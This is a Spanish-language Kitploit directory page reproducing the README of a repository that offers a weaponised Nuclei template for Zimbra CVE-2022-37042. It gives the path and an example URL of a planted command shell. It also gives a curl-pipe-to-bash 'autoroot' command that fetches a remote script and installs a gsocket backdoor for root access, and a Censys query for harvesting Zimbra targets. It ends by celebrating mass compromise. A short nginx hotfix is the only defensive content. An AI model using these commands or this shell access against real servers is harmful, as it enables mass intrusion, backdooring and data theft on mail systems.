
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-37042 — Plantilla armada de Nuclei para Zimbra CVE-2022-37042 | Kitploit

Herramientas/GitHubGitHub/aels/cve-2022-37042
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlDesarrollo de Payloads
GitHubaels/cve-2022-37042

CVE-2022-37042

Plantilla armada de Nuclei para Zimbra CVE-2022-37042
Ver Repositorio
181122hace 4 añosAún no revisado
Compartir

CVE-2022-37042


imagen

Plantilla armada de Nuclei para Zimbra CVE-2022-37042

ruta del shell: /public/formatter.jsp

Nuclei en sí: https://github.com/projectdiscovery/nuclei

el shell tiene una entrada oculta con opacidad 0, así que simplemente pasa el ratón sobre ella, escribe el comando y pulsa la tecla [Enter]:

imagen

ejemplo de URL del shell:

https://ms1.fission.com:8443/public/formatter.jsp?cmd=id

CVE-2022-37042 hotfix para parchear servidores comprometidos

ejecuta este comando (pero solo una vez):

cd /opt/zimbra/conf/nginx/templates/; sed -i 's|location ~\* \^/zmerror_|location = /service/extension/backup/mboximport { return 403; }\n    location ~\* \^/zmerror_|' nginx.conf.web.http*; /opt/zimbra/bin/zmproxyctl restart;

se necesita código adicional para servidores que no usan Nginx sino Apache. Las pull requests son bienvenidas.

Zimbra autoroot vía zimbslap

curl -fskSL raw.githubusercontent.com/aels/zimbra-slapper/main/slapper.sh | bash 2>&1

este comando instalará global-socket (https://www.gsocket.io/deploy/) y te pasará la clave para conectarte como root.

obtener IPs de zimbra

https://search.censys.io/search?resource=hosts&sort=RELEVANCE&per_page=100&virtual_hosts=EXCLUDE&q=services.http.response.html_tags%3A+%22%3Ctitle%3EZimbra+Web+Client+Sign+In%22

feliz masacre de cumpleaños, hijos de puta ;)

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    260

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





